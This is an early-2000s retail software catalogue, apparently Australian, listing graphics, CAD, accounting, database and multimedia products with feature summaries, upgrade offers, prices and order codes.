With more than 15 years of continual enhancements, CorelDRAW 11 delivers graphic design and vector animation software for print and the Web and now for a limited time you can own it for only \$299*. If you own previous versions of CorelDRAW or any other vendor's graphics application (such as Adobe Illustrator) you can upgrade or cross grade to the latest version of CorelDRAW 11 for only \$299*

Great features of CorelDRAW 11 include:

- New! Symbols support – reduce and reuse the most important elements in your designs
- New! Roughen and Smudge brushes – easily edit curves with these pressure-sensitive tools that feature full tablet support
- New! 3 Point Ellipse, Rectangle and Curve tools – create exact size and rotation of the shapes in two easy clicks
- Live Effects – work freely and efficiently with real-time feedback
- Enhanced! SVG support – create data-driven, dynamic graphics using SVG
- Customisable workspace – design a workspace that suits your personal needs
- New! Polyline tool – create curves and lines in one stroke, using one tool

*Upgrade/cross grade offer that allows previous owners of CorelDRAW as well as users of Adobe products or any other software graphics products to purchase CorelDRAW 11 at the upgrade/crossgrade price. Customers cross grading from competitive products simply need to call Corel Customer Service on 1 800 65 88 50 to receive their unlock key to use the product. These customers will need to give the serial number of the competitive product.

Corel Painter 8

The new Corel Painter 8 unleashes your creative power, increases your productivity and enhances your compatibility with Adobe Photoshop while giving you the Natural Media tools you need to create artwork for print or the Web.

Get even more out of Adobe Photoshop or CorelDRAW (or any graphics software package) with this offer on the latest version of Painter. To take advantage of this offer all you need to do is upgrade from any version of CorelDRAW or cross grade from any graphics software application to the latest version of Painter 8 for only \$315*

New Features:

- Allows you to blend unique paint colours using the Mixer
- Allows you to interactively design custom brushes with the Brush Creator
- Replicate the traditional painting experience with Digital Watercolour
- Create sketches from photographs, and experiment with over 400 new brushes.
- Work more productively with a redesigned interface and customisable palettes and industry-standard layer masks and channels.

*Upgrade/cross grade offer that allows previous users of Painter as well as users of Adobe products or any other vendor's graphics products to purchase the new version of Painter 8 at the upgrade price of \$315 inc GST.

Corel WordPerfect Office 11

WordPerfect Office 11 includes:

- WordPerfect 11 - word processor
- Quattro Pro 11 - spreadsheet
- Corel Presentations 11 - slide show creator
- CorelCENTRAL Address Book

GREAT NEW FEATURES INCLUDE:

- Enhanced Compatibility with MS Office (supporting older file versions of MS products than they do!)
- XML Integration: New Publish to XML in WordPerfect, Quattro Pro and Presentations, New Import XML in Quattro Pro, Enhanced XML Editor in WordPerfect
- Enhanced Publish to PDF from WordPerfect and Presentations
- New! WordPerfect Classic Mode: WP 5.1 Blue Screen and Keyboard
- New! Document Map
- New! Collaborative Review
- New! Outlook Address book integration
- Enhanced CrossTab Reports

Cross grade from any Microsoft product, no matter what version or whether it is a full, upgrade or OEM. Cross grade from SmartOffice. Upgrade from any version of WordPerfect.

IGrafx FlowCharter 2003

You will be able to enjoy improved productivity and ease-of-use when creating flowcharts, process maps, and other business diagrams with IGrax FlowCharter 2003, the newest version of the award winning ABC FlowCharter. Document even the most complex processes, systems, or organization charts in record time using the intuitive drawing features of IGrax FlowCharter 2003, then output to Web, print or presentations.

Publish Web Project - Publish a directory of IGrax and supporting documentation to the Web with a single command.

- Publish to Microsoft Office and WordPerfect applications
- Import Process Data
- Improved Size and Align Commands
- Cause and Effect Diagram - The new Cause & Effect diagram type initializes the workspace with a default fishbone diagram, statistical worksheet and Pareto chart.
- Designed for Microsoft Windows XP

*Users can upgrade/cross grade from any flowcharting software such as Microsoft Visio. If you require more information please contact Jake Sharpe on 02 9006 1120

SAVE
OVER 65%



LIMITED TIME OFFER
MASSIVE PRICE
REDUCTION

Call for Pricing

SAVE
OVER 50%



LIMITED TIME OFFER
MASSIVE PRICE
REDUCTION

Upgrade/Crossgrade
Websearch Code 19613 **\$315**

SAVE
OVER 55%



LIMITED TIME OFFER
MASSIVE PRICE
REDUCTION

Upgrade/Crossgrade
Websearch Code 19605 **\$285**

SAVE
OVER 75%



LIMITED TIME OFFER
MASSIVE PRICE
REDUCTION

Upgrade/Crossgrade
Websearch Code 19459 **\$195**

Ventura 10

Corel Ventura 10 is your professional publishing solution. It's the only tool you need for transforming long, complex documents including XML files into highly formatted and visually rich publications.



Upgrade
\$499

Websearch Code 19159

Full
\$1439

Websearch Code 19157

Corel

Designer 10

Delivering precision tools that improve efficiency, built specifically to streamline the production of technical design. Create, manage, plot, share and reuse technical diagrams.



Upgrade
\$469

Websearch Code 19494

Full
\$899

Websearch Code 19493

CorelDRAW

Graphics Suite 11

- CorelDRAW 11 - intuitive graphic design for print and the Web
- Corel PHOTO-PAINT 11 - Fast, easy and powerful photo editing
- Corel R.A.V.E. 2 - Web graphics and animation



Academic
\$125

Websearch Code 19614

Symbols 2000 Architectural


A professional collection of more than 5,600 architectural symbols that let you complete detailed floor plans and construction documents dramatically faster. The package includes symbols for external layouts (bushes, trees, people), plan views, elevations and sections, electrical installation, building services/HVAC (plumbing, ventilation), kitchens, bathrooms, office furniture, network planning, pictograms for recreation, sports organization and planning.


\$198

Websearch Code 130191

Symbols 2000 Engineering

A collection of more than 10,000 symbols in total, covering symbols for manufacturing and schematics drawings. The set includes more than 3,100 symbols for electrical schematics and installation plans complying with IEC standards with symbols for switching equipment, generation and conversion of energy, telecommunications and electrical installation.


\$198

Websearch Code 130331

AutoCAD LT 2004

Efficient, Secure, Affordable 2D CAD Software

AutoCAD LT® 2004 is the affordable 2D CAD software that helps you create and share drawings more efficiently and securely. AutoCAD LT streamlines the drafting process with an optimized DWG file format, a more intuitive interface, and new and enhanced productivity, boosting design tools. It makes sharing design data more secure with the ability to apply digital signatures to your DWG files or deliver files in the view-and-plot-only DWF™ (Design Web Format™) file format. Plus it provides full DWG compatibility with AutoCAD® 2004 and AutoCAD 2004-based, industry-specific software.


NEW

 ACADEMIC
PRICING
AVAILABLE

 Full Version
Websearch Code 195864

\$2045

 Upgrade
Websearch Code 195865

\$649

Volvo View 2

Volvo View 2 software is a cost-effective, easy-to-use digital design viewing solution that lets everyone on your team electronically review, mark up, measure, and plot AutoCAD and Autodesk Inventor based drawings. Transform your design reviews into a highly efficient electronic process. Easy to learn and use, Volvo View helps you shorten review cycles, reduce costly plotting and printing, and stay connected.



UPGRADE PRICING AVAILABLE

Websearch Code AUT486

\$395

AutoSketch 8

An affordable and easy-to-use precision drawing tool for new or occasional CAD users who need to create conceptual drawings and sketches. It provides productivity and ease of use features not found in other low cost precision drawing programs. From concept sketches, information graphics and floor layouts to presentations, electrical drawings and home project plans, you can draw it all - quickly and accurately.



Websearch Code 189590

\$229


Websearch Code 189591

\$139

QuickCAD 8

QuickCad is the most affordable design program that Autodesk offers, but its low price doesn't diminish its capabilities. It comes with plenty of productivity features that let you make technical designs and diagrams. With its short learning curve, QuickCAD lets you start drawing right away by offering a simple beginner interface, then as you grow familiar with its capabilities, you can change to advanced or expert levels.

Student Versions \$269

Manufacturing Design Solution

- Autodesk Inventor
- Autodesk Mechanical Desktop
- AutoCAD Mechanical
- AutoCAD (included as part of AutoCAD Mechanical)

Building Design Solution

- Autodesk Revit
- Autodesk Architectural Desktop
- Autodesk VIZ
- AutoCAD (included as part of Autodesk Architectural Desktop)

Land and Civil Design Solution

- Autodesk Land Desktop
- Autodesk Survey
- Autodesk Civil
- AutoCAD (included as part of Autodesk Land Desktop)


**Designed for Professionals,
Priced for Students.**
1300 658 600


Ulead Photo Impact 8

Manage and enhance digital photos, create stunning graphics and produce high-impact Web pages for recreational or professional use. Transform photos into works of art using professional raster, vector and 3D tools. Turn your snapshots into life-size posters with the Print Pro function or embed slideshows into your personal web page to share with the world.



| | |
|-----------------------------|-----------------------------|
| Upgrade | Full |
| \$139 | \$225 |
| Websearch Code 192801 | Websearch Code 192800 |

Ulead Video Studio 7

Grab DVD-ready video straight from your DV/DS camcorder with easy MPEG-Direct capture. Trim video, add your own soundtrack, create compelling titles and drop in stunning effects using an easy-to-learn interface that makes editing fun. Share finished movies on tape, e-mail, the Web and even burn your own high-quality VCDs, SVCDs and DVDs.



| | |
|-----------------------------|-----------------------------|
| Upgrade | Full |
| \$99 | \$199 |
| Websearch Code 191814 | Websearch Code 191801 |

Ulead DVD Picture Show 2

Ulead DVD PictureShow™ Digital Camera Suite is the ideal companion for your digital camera, combining two powerful programs for managing your photos and creating exciting multimedia slideshows. You can use your photos along with your CD or DVD burner to create exciting photo & multimedia slideshows that play on your DVD player. Includes new PhotoExplorer 8.



| | |
|-----------------------------|-----------------------------|
| Upgrade | Full |
| \$125 | \$125 |
| Websearch Code 192804 | Websearch Code 192804 |

QuarkXPress 5

QuarkXPress has expanded in step with the explosion in electronic publishing - deliver content over the Web, through wireless devices and in eBooks. From globally distributed newspapers and magazines, to corporate publications, books, catalogues and advertisements.

Upgrade from version 3 \$1979

Upgrade from version 4 \$1199



| |
|----------------------------|
| \$3399 |
| Websearch MAC 198843 |
| Websearch WIN 198842 |

Ulead DVD Movie Factory 2

The easiest way to burn home movies onto DVD/CDs. Use videos from your favorite video editor, or simply capture video directly from camcorder to DVD. Design professional-looking chapter menus with ready-to-go templates. Create fun photo slideshows using pictures taken from digital cameras. Personalize discs with easy-to-make labels.



| | |
|-----------------------------|-----------------------------|
| Upgrade | Full |
| \$135 | \$135 |
| Websearch Code 194083 | Websearch Code 194083 |

Ulead DVD Workshop

Full featured DVD authoring package lets you import digital video directly to MPEG format ready for authoring. Create professional-looking DVD with preset templates or build your own with an extensive set of tools. Drag-and-drop interface lets you work fast for authoring, still images, add titles, motion backgrounds & animated buttons.



| | |
|-----------------------------|-----------------------------|
| Upgrade | Full |
| \$559 | \$679 |
| Websearch Code 181871 | Websearch Code 190045 |

Ulead Cool 3D Studio

Create high-impact 3D video titles, effects and video shorts for use in movies and other applications. Designed as a complete animation center, COOL 3D Studio offers control and video output options that rival more advanced solutions. The package allows the creation of 3D objects and effects from scratch, or with the use of preset shapes. These can then be animated with a full-feature timeline.



| | |
|-----------------------------|-----------------------------|
| Upgrade | Full |
| \$179 | \$289 |
| Websearch Code 194085 | Websearch Code 194084 |

Extensis Suitcase 10

Mac OS & Mac OS X

Extensis Suitcase 10, the world's best selling font manager, takes the work out of working with fonts. Packed with automated features that make activating, organising and previewing fonts a snap, Suitcase is the fastest way to work with fonts in today's creative applications. Now, Suitcase 10 provides true font management for Mac OS X, supporting both OS X and Classic applications.

Suitcase 9.2 Win \$199

Suitcase 10 Server Mac/Win \$2150



Mac OS X compatible

Extensis Portfolio 6

Mac OS, Mac OS X & Win

Portfolio is the perfect tool for tracking, organising and distributing digital photos and other image files. Unlike digital photo managers such as Apple iPhoto, Portfolio gives you unbounded freedom to store images anywhere you want, with no limit on keywords, and a high-powered search engine that provides instant visual access to your files from anywhere on your system.

Portfolio 6 Server Win \$6299



Mac OS X compatible

Paintshop Photo Album 4

Get your photos out of your camera and into your life with Jasc Paintshop Photo Album. Now you can quickly and easily make the most of your digital photos. Get your photos from camera to computer in just two clicks. Then enhance, organize, and share those digital memories in a flash with Photo Album's fast and easy-to-use tools.



| |
|-----------------------------|
| \$89 |
| Websearch Code 196158 |

Graphix Studio Designer 9x6

With a 9" x 6" working area, 1024 levels of pressure sensitivity and effective tablet control panel for fine tuning. This tablet snatched a best buy award from PC User Magazine (March 2002) and is setting itself up to be an indispensable tool for anyone wanting more out of their PC.



| |
|-----------------------------|
| \$289 |
| Websearch Code 195243 |

Extensis MaskPro 3 & IntelliHance Pro 4 Bundle

Using advanced color matching and decontamination technology, Extensis Mask Pro 3 allows you to create flawless, real-life masks from the most difficult images. An improved feature set offers better control over edge transparency and background color spill. Mask Pro 3 also boasts the most robust and intuitive toolset on the market.

Using IntelliHance Pro 4 quickly and dynamically enhance images to make them look their best based on the image's individual needs. Compare and print up to 25 professional enhancement variations at once.



Mac OS X compatible

| |
|-----------------------------|
| \$485 |
| Websearch Code 196320 |

Extensis PhotoFrame 2.5 & IntelliHance Pro 4 Bundle

With Extensis PhotoFrame, there's no limit to the dramatic border effects you can design! Two new volumes of professionally designed frames, including emulsion, acid burn and meltdown, allow you to create truly unique designs. Customise and combine any of the stunning 2000+ edge effects or add your own touches with textures, shadows, and more.

Using IntelliHance Pro 4, quickly and dynamically enhance images to make them look their best based on the image's individual needs. Compare and print up to 25 professional enhancement variations at once.



| |
|---------------------------------|
| \$485 |
| Websearch WIN/MAC EXT0004 |

Centennial Media Training for FileMaker Pro 6

The 6 x 2hr CDs in this set provide thorough and comprehensive training into all the features of this new version. Beginners can proceed training while more advanced users can access the CDs index for new features or problem solving.



| | |
|--------------------|--------|
| PC/Mac | |
| \$462 | |
| Websearch Code | 195630 |
| Advanced Scripting | |
| \$297 | |
| Websearch Code | 195631 |

Trellian SubmitWolf Pro

Register your pages with over 1000 search engines and directories in minutes. Post your links to over 500,000 link pages. Submit as many of your URLs as you like at no additional cost. 48 Hour Priority Paid Submission on MSN, AOL, HotBot, GOTO, iWon, AltaVista, Slider.com and other sites part of the Intimati network.



| | |
|----------------|--------|
| \$125 | |
| Websearch Code | 130036 |

WinZip 8

The archive utility for Windows and the ultimate companion for Internet downloading. Zipping safely compresses the data in your files, so that your files then occupy less space, allowing you send and save more! Multi-user licenses available. Picture used for illustration purposes only.



| | |
|----------------|--------|
| \$89 | |
| Websearch Code | 180595 |

FileMaker Education Licensing

Schools, TAFE's and Universities can save up to 84% by purchasing FileMaker's flat price licensing. Regardless of how many licenses you purchase, the price remains the same per computer, making budgeting and forecasting as simple as possible. Even teachers can purchase at this price.

Call our Managed Accounts team for more information on:

1300 761 761

FileMaker Pro 6

FileMaker Pro 6 database software extends FileMaker's legendary ease of use with new, efficient ways to import digital images. It provides a virtually limitless capability for data exchange and application integration. Complete with enhanced productivity and formatting tools, as well as a host of instant productivity templates, FileMaker Pro 6 is the best solution for quickly creating and sharing information.

- More than 20 NEW, ready-to-use customizable templates and a Layout Report Assistant provide instant productivity for business, education and home
- Rapid, "hassle-free" multimedia and digital image importing to enhance your business solutions and bring your data to life
- XML Import and Export enables data inter-change with virtually anyone, whether or not they use FileMaker
- NEW Format Painter and other time-saving layout and word-processing tools for creating professional-looking forms
- Microsoft Office Integration - automatically convert Microsoft Excel spreadsheets into functional, modifiable database solutions so you can sort, search, report, track, link and summarise your data with ease
- Instant Web Publishing allows easy collection and sharing of information via the Web

| | | | |
|----------------|--------------|----------------|--------------|
| Full | \$559 | Upgrade | \$265 |
| Websearch Code | 190540 | Websearch Code | 190549 |

FileMaker Developer 6

FileMaker Developer 6 is the tool of choice for creating custom FileMaker solutions for deployment across workgroups; distribution as royalty-free runtime applications, or publication on the Web. Along with the benefits of FileMaker Pro 6, FileMaker Developer 6 includes updated time saving development tools. Test and verify your scripts' steps with the Script Debugger.

Document the schema of your FileMaker solutions with the Database Design Report. Use the Developer Tool to protect your solutions from modification and limit user controls, or to deploy your solutions in Kiosk mode or as a stand-alone application. Whether you are developing commercial or corporate solutions, FileMaker Developer 6 is the indispensable tool for creating, customising and deploying FileMaker solutions.



| | |
|----------------|--------|
| \$1089 | |
| Websearch Code | 192054 |

FileMaker Mobile 2.1

FileMaker Mobile 2.1 software lets you easily synchronise information between local FileMaker Pro 5.5 and 6 databases and Palm OS or Pocket PC handhelds. In just a few clicks, FileMaker Mobile 2.1 builds a streamlined database and loads the records and fields you select. Now with Symbol barcode reading device support. Leverage the powerful desktop database functionality of FileMaker Pro, for a comprehensive desktop-and-handheld database system that makes it easy to run your business, workgroup, or project and take the information you need with you wherever you go.

Now works with
Pocket PC and
Palm OS!

Palm for
Illustration
purposes
only



| | |
|----------------|--------|
| \$85 | |
| Websearch Code | 192418 |

FileMaker Server (works with FileMaker Pro 6, 5.5 & 5 versions)

An easy-to-use relational database server is the best way to host your FileMaker Pro solutions on Windows 2000, Mac OS X, Mac OS and Red Hat Linux. This high-performance server engine supports up to 250 FileMaker Pro guests simultaneously on multiple platforms with several protocol options and up to 125-hosted files. It includes automatic plug-in updating, scheduled backups and remote administration tools to monitor server activity and to control guest and file connections.

While FileMaker Server is IT-friendly, it's also so easy to run that non-technical people will feel comfortable with its installation and day-to-day management. With automatic update of plug-ins, increased network performance, automated backups, auto disconnect of idle guests, and easy set up and administration, FileMaker Server is the best way to host your FileMaker Pro workgroup solutions.



| | | | |
|----------------|---------------|----------------|---------------|
| Full | \$2089 | Upgrade | \$1085 |
| Websearch Code | 130775 | Websearch Code | 180564 |

MYOB BusinessBasics

No need to jump between programs (such as spreadsheets and word processors) to get your business done. Now with MYOB BusinessBasics, you can run all your basic business tasks, create quotes, email invoices and enter transactions - from one easy business program.

MYOB BusinessBasics is ideal for small or home-based businesses, offering you a number of significant time-saving features that make business management even easier, such as:

- Automated bank reconciliation
- An easy-entry transaction register

Upgrade from MYOB FirstAccounts \$59

Websearch Code 192342 **\$159**

MYOB Accounting Plus 13

MYOB Accounting Plus is for businesses that need to streamline accounts procedures and would benefit from improved inventory management, better management of customer and supplier relationships, advanced business reporting, and automated payroll or time billing.

Upgrade from MYOB FirstAccounts \$375
Upgrade from MYOB Accounting v13 245
Upgrade from MYOB Accounting (Prior to v13) \$295
Upgrade from MYOB Business Basics \$415

Full Version **\$539**

Websearch Code 190341

Upgrade **\$269**

Websearch Code 190343

MYOB FirstEdge - for Mac

MYOB FirstEdge is the basic business management software solution for small or home-based businesses using the Mac, that helps you to work faster and more efficiently.

- Create quotes that convert to invoices
- Track job costings and profitability
- Track your GST and automate your BAS
- Create and customise over 70 reports
- Email quotes, invoices and reports

Upgrade from MYOB FirstAccounts \$59

Websearch Code 192341 **\$159**

MYOB RetailManager Standard

The complete retail picture. With MYOB RetailManager Standard it's easy to keep track of every transaction in your store from sales, stock movements, GST and gross profit, right through to staff actions and even customer details.

- Process sales fast
- Build powerful customer relationships
- Produce reports at point-of-sale
- Streamline your stocktaking
- Manage your stock

Websearch Code 192165 **\$1819**

MYOB RetailManager Enterprise

MYOB RetailManager Enterprise streamlines multiple-store retail business management by giving you a global, centralised view of all your retail operations. Consists of two components: the 'Central' module, through which head office communicates with your various stores, and the 'Shop' module, through which each store communicates with head office.

- Streamlines multiple-store retail business management
- Consists of 'Central' and 'Shop' modules
- Enables head office communication with retail outlets
- Retail business management reports

Enterprise Edition **\$1839**

Websearch Code 192167

MYOB Accounting 13

MYOB Accounting is for businesses that need to streamline accounts procedures and would benefit from improved inventory management, better management of customer and supplier relationships, and advanced business reporting.

- Streamline accounts procedures
- Comprehensive business management
- Powerful inventory management
- Contact management

Upgrade from MYOB FirstAccounts \$265

Upgrade from MYOB Business Basics \$290

Full Version **\$325**

Websearch Code 190340

Upgrade **\$239**

Websearch Code 190342

MYOB Premier 7

MYOB Premier is for businesses that need to streamline accounts procedures, whether through simplifying complex inventory issues, running an automated payroll, time billing, accessing advanced reporting or increasing productivity with multi-user access.

MYOB Premier's combination of productivity enhancing features will appeal to any business that has complex inventory requirements. Works with more than one currency, or requires multi-user access. Also includes 1 full year of MYOB Support Licence.

Upgrade from MYOB FirstAccounts \$1275

Upgrade from MYOB Accounting \$1145

Upgrade from MYOB AccountingPlus \$900

Upgrade from MYOB Business Basics \$1315

Websearch Code 199515 **\$1379**

MYOB AccountEdge 3

MYOB AccountEdge is the ideal accounting and business management software solution for businesses using the Mac.

- Maintain accurate accounts
- Process sales and purchases
- Track your inventory and your money
- Process your payroll
- Track your billable time
- Build better customer and supplier relationships

Upgrade from MYOB FirstAccounts \$295

Upgrade from MYOB Accounting \$295

Upgrade from MYOB AccountingPlus \$295

Upgrade from MYOB FirstEdge \$415

Upgrade from MYOB Premier \$295

Websearch Code 190363 **\$545**

MYOB RetailManager and Sign IQ 5 Bundle

Streamline your retail point of sale functions whilst gathering valuable data that assists you in managing your retail business with MYOB RetailManager Standard. Capture data that improves your understanding of the way your business is tracking and gain information that allows you to drive profits. More than just a cash register.

Combined with the Sign IQ visual merchandising solution you have the tools to best reach your customers through professional point of sale signage and labelling.

Websearch Code 193808 **\$1889**

MYOB Pocket Accounts

MYOB PocketAccounts, a handheld sales and time billing program that helps businesses with a mobile sales or consulting force improve their efficiency and cash flow.

MYOB PocketAccounts runs on a Palm OS device and links seamlessly with MYOB accounting software on the desktop, allowing users to synchronise their entire day's data at the push of a button.

Websearch Code MY0044 **\$195**

StarOffice 6

By Sun Microsystems

StarOffice 6 interacts with other desktop productivity suites, including Microsoft Office and supports the Solaris operating environment, Microsoft, Windows, and Linux operating systems.

- Interoperability with other desktop suites - Users can read, write, and edit Microsoft Office files to maintain current investments and co-exist with other office suites
- Supports XML file formats. Users can create, manage, and access complex documents and Web pages
- Intuitive graphical user interface (GUI) - Easy to learn and use; requires minimal retraining; speeds productivity
- Elimination of the integrated desktop Provides overall system integration



\$179

Websearch Code 190119

Hemera Big Box of Art

The Big Box of Art 615,000 is a high-quality collection with the greatest available variety of images. Get that perfect image to your project in seconds with our highly acclaimed, user-friendly image finder. The Big Box of Art 615,000 also contains more vector clip art than any other retail package, plus Photo-Objects, photographs, illustrations, Web graphics, animations and textured photos.



\$129

Websearch Code 195168

PC-Cillin 2003

Combines advanced virus detection and cleaning with an integrated firewall to safeguard your system from hackers and malicious code threats in email and instant messaging, and while surfing the Internet. New features like Wi-Fi protection helps secure your computer when connecting to a wireless LAN network, and Outbreak Alert gives you early warning about new viruses.

**\$75**

Websearch Code 191318

Laplink GOLD 11

Access your PC and transfer your files from virtually anywhere. Gives you the ease of quick access to a desktop PC to tap into all of your network resources. Access files, synchronize data between PCs, run database applications, operate, maintain and even reboot PCs or servers

**\$269**

Websearch Code LAP018

Upgrade

\$195

Websearch Code 130226

NTI Backup Now Deluxe DVD Edition

Deluxe is your easy and complete backup solution. Sporting an easy-to-use interface, it saves you from the often complicated chore of data backup. Your important data or entire hard drive is safe and secure and can be recovered in a moment's notice should a disaster strike.

**\$119**

Websearch Code 195242

**PersonalPlus 2002 - Second Edition**

Quicken Personal Plus 2002 Second Edition. The ultimate finance and investment organizer.

Quicken Personal Plus 2002 is for customers who want something more than Quicken Personal 2002. Personal Plus 2002 includes the benefits of Personal 2002 with added features and benefits.

- Track income and expenses
- Track bank account and credit card balances
- Identify your liabilities and proactively manage your debts (including mortgages)
- Track the value of your assets and know your current net worth
- Instant access to relevant financial information
- Schedule your bills and other recurring transactions
- Import and reconcile transaction statements from major banks

Full Version
Websearch Code 199849**\$119**Upgrade
Websearch Code 199850**\$63****ShareAnalyser**

Quicken ShareAnalyser 2 is the smart way to manage your trading strategy. Learn to take control of your financial future and make your own investment decisions with confidence. Discover how investing in the stock market can be fun and extremely rewarding.

Including the right blend of software, online services and educational course material, Quicken ShareAnalyser will help you develop winning investment strategies, select the right stocks and manage your portfolio to limit losses.

- Analyse the latest share data
- Powerful charting tools
- Create and monitor watch lists of shares.
- Set up alerts to notify when shares meet set prices.

Websearch Code 190145

\$185**PayrollPremier 2002**

Total Control of the way you pay your staff

Quicken Payroll Premier provides a streamlined payroll process, giving you more time to manage your business by spending less time on administrative tasks. Plus it has been designed to grow with your business

- Tracks all types of leave
- Manages Employee taxes
- Fast and easy to use
- Integrates with QuickBooks 2002.
- Enhanced QuickBooks-like Graphical User Interface
- Enhanced Data Security
- Centrelink Reports
- Prepare pays Reports - enables you to see, in a report form, exactly what the employee will be paid before the pay is processed
- Reconciliation Report - showing you the totals, and dissection of all the various payment summaries used for the financial year

Websearch Code 199851

\$409**QuickPOS Retailer 5**


Are you looking for a powerful point of sale system that is easy to use? QuickPOS Retailer 5 has been designed with the retailer in mind, giving you total control of your business from the front to the back office. It requires minimal training and ensures fast sales processing.

- Includes QuickBooks Pro
- Seamless integration to QuickBooks Pro
- Fast sales processing
- Customer management tools including Laybys
- Accurate inventory control
- Calculates units of measure
- Accounting made easy
- Comprehensive reports
- Touch screen compatible
- Integrated EFTPOS

Websearch Code 199852

\$1799

Picture for illustration purposes only



QuickBooks Pro 2003

Professional Multi user
Comprehensive accounting for a larger business

New Features for 2003 include

- Electronic Banking
- Track Stock Assembly (finished goods)
- Units of Measure
- Sales order / back order tracking
- Multiple Quotes per job
- Variance tracking on Quotes
- Receipt spanning over multiple jobs
- Brand new payroll module
- New bank reconciliation control allows you to reprint by any bank record date
- And much more



*Offer available for Full versions only. Offer excludes Upgrades and Subscriptions.

| | |
|---|--------|
| *FREE Telephone support for 12 months | |
| *FREE Upgrades for 12 months <small>And more exclusive benefits as part of the Quick Advantage Program.</small> | |
| Full Version | \$1299 |
| Websearch Code 195473 | |
| Upgrade | \$649 |
| Websearch Code 195486 | |
| Subscription | \$469 |
| Websearch Code 195489 | |



QuickBooks Plus 2003

Small Business + Employees
Essential accounting tools for a business with employees

- New fully integrated Payroll. Now contained wholly within QuickBooks
- Print pay slips and cheques directly from QuickBooks Plus
- Electronic direct deposit of pay cheques
- Detailed reports and Payment Summaries
- Take care of all your Payroll and financial information in the one program
- Customisable – change the interface to the way you want it



*Offer available for Full versions only. Offer excludes Upgrades and Subscriptions.

| | |
|---|-------|
| *FREE Telephone support for 12 months | |
| *FREE Upgrades for 12 months <small>And more exclusive benefits as part of the Quick Advantage Program.</small> | |
| Full Version | \$619 |
| Websearch Code 195475 | |
| Upgrade | \$309 |
| Websearch Code 195485 | |
| Subscription | \$235 |
| Websearch Code 195488 | |



QuickBooks 2003

Small Business
Essential accounting tools for an efficiency-minded business

- Easier to track the GST
- Designed for small business
- Easy to set up
- Easy to navigate
- Over 100 reports and graphs or customise your own.

New Features for 2003 include

- Bank online with QuickBooks
- Easier-to-use help wherever you need it
- Automatically create budgets and work with them in an easy spreadsheet format
- And much more.



*Offer available for Full versions only. Offer excludes Upgrades and Subscriptions.

| | |
|---|-------|
| *FREE Telephone support for 12 months | |
| *FREE Upgrades for 12 months <small>And more exclusive benefits as part of the Quick Advantage Program.</small> | |
| Full Version | \$469 |
| Websearch Code 195474 | |
| Upgrade | \$239 |
| Websearch Code 195478 | |
| Subscription | \$185 |
| Websearch Code 195487 | |



QuickBooks Lite 2003

First Business
Basic accounting tools for your service needs

- Fast and easy start up
- Create invoices with one click
- Write and print cheques
- Track customer payments, expenses and liabilities

New Features for 2003 include

- Download statements to QuickBooks*
- Automatically create a budget
- More form customisation options
- Advanced options for backing up your data
- And much more



*check with your financial institution to see if they support this feature

| | |
|-----------------------------|-------|
| Full Version | \$219 |
| Websearch Code 195473 | |

IMSI Org Plus 4

With automatic chart drawing, custom formatting, compact layouts and easy editing, OrgPlus beats any other drag-and-drop application, hands down. What's more, OrgPlus 4.0 provides the functions of a back-end database with up-front simplicity as well as multiple ways to communicate your charts with impact.



| |
|---------------------------------|
| \$339 |
| Websearch Code WFN 195878 |

IMSI TurboCAD 8 Standard

Complete, integrated 2D/3D CAD software. Create, edit or view CAD drawings. Comprehensive 2D power is seamlessly integrated with superior 3D surface modeling as over 250 tools are grouped logically for quick and easy access. Supports industry standard CAD file formats and is totally Internet compatible. Professional version also available.



| |
|---------------------------------|
| \$189 |
| Websearch Code WFN 190252 |

IMSI Legacy Family Tree Premium

An entire suite of tools for creating your family tree for generations to come. Manage digital photos, scanned documents and more to quickly incorporate into your family tree; Photo Restoration Discounts



| |
|-----------------------------|
| \$79 |
| Websearch Code 193245 |



Xerox OmniPage 12

Convert paper and PDF files into Digital Documents that you can Edit, Search and Distribute. OmniPage remains the single best paper-to-digital conversion tool. Update your Lite version today.



Upgrade
\$279
Websearch Code 192109

Xerox PaperPort Deluxe 8

The turn paper into organised Digital documents, that everyone in your office can quickly find and use. Works with any scanner or multi-function device.



Upgrade
\$149
Websearch Code 199109
Full
\$215
Websearch Code 199072

Xerox TextBridge Pro

Easy and accurate, entry-level OCR software, no more retyping. TextBridge Pro 11 easily turns printed pages into digital documents that you can use with your favourite Windows based application.



Upgrade
\$89
Websearch Code 192338
Full
\$149
Websearch Code 192337

ACT! Version 6

The #1 best-selling contact management solution — used by millions and praised by experts around the world.

With ACT! 6 you and your staff can:

- Get instant access to every detail of every relationship.
- Schedule unlimited calls, meetings and to-do items.
- Create and send personalised letters, faxes, and html e-mails.
- Manage your sales pipeline with forecasting tools and built-in reports.
- Share complete customer information in a workgroup environment.
- For an extra \$24 receive ACT for Palm OS (see below).
- Integrates with handheld devices including Palm and Pocket PC* and popular accounting software such as QuickBooks*

* Integration software sold separately.

Upgrade
\$145
Websearch Code 191975

ACT Single User
Websearch Code 191976
\$245

ACT 6 Pack
Websearch Code 191974
\$1195

ACT! for Palm OS

Get your ACT! together — In the office or on-the-go!

With the latest release of ACT! for Palm you can now instantly access your contact information while you're on the go! ACT! for Palm OS is the first-ever, complete contact management system designed specifically for Palm OS handhelds.

It's ACT! on the Palm and comes complete with:

- A powerful contact database that tracks notes, histories, activities and sales opportunities
- An integrated calendar and task list
- ACT! Express desktop software (Included free with ACT! for Palm OS)*

*ACT! Express desktop software is a limited version of ACT! for Windows that includes an easy-to-use contact database, built-in calendar, word processor, and report generator. It is recommended that ACT! 5.0 and ACT! 2000 users upgrade to ACT! 6.0 rather than using ACT! Express.



ACT 6 and ACT Palm OS bundle
Websearch Code 190647
\$269

ACT For Palm OS
Websearch Code 194981
\$75

Dragon NaturallySpeaking Mobile 6

Instantly Create Documents by Voice While on the Move!

Get work done even while you're away from your computer. Dragon NaturallySpeaking Mobile is the go-anywhere dictation solution for people on the move. Talk into the palm-sized recorder, wherever you are, then later plug the recorder into your PC and the software automatically transcribes your dictation. With the included Dragon NaturallySpeaking Preferred software, you can create documents by voice in Windows applications such as Microsoft Word, Microsoft Excel, Microsoft Outlook Express, and Corel WordPerfect.



Receive a free upgrade to Mobile 7. Upgrade guarantee offer only applies to purchases made between 1st March 2003 & 30th May 2003. Upgrade voucher included. Conditions apply.

Full
Websearch Code 190204
\$629

Dragon NaturallySpeaking Standard 7

Work faster and have more fun with your PC!

